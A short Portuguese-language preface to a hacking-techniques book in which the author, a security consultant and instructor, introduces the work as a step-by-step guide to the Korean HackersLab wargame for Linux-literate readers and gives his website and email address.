Prefácio

É com um enorme prazer que entrego este livro. Atualmente, sou consultor de segurança e instrutor do Curso de Tecnologias Anti-hackers pela Fuctura (www.invasao.com.br).

Apesar de ser escritor amador de ficção há algum tempo, minha primeira publicação se deu em 2002 pela VisualBooks com o título de ***Guia do Hacker Brasileiro***. Teve uma aceitação muito boa, pela facilidade da linguagem e pelo livro ser amplamente ilustrado. Mas é um livro voltado mais para iniciantes e pessoas que não têm um conhecimento tão aprofundado na área da segurança. Para aqueles que já possuem uma boa noção do assunto e trabalham com Linux, fiz este livro que agora você tem em mãos.

O meu objetivo com esta obra é mostrar a você várias técnicas avançadas utilizadas por hackers, mas de modo prático. Passo a passo você estará realizando o maior desafio hacker da atualidade... o *HackersLab Coreano*. Então, não perca mais tempo e comece a leitura. Boa sorte!

Para saber mais sobre o autor, visite:

<http://www.anti-trojans.cjb.net>.

Dúvidas e sugestões no e-mail:

mflavio2k@yahoo.com.br

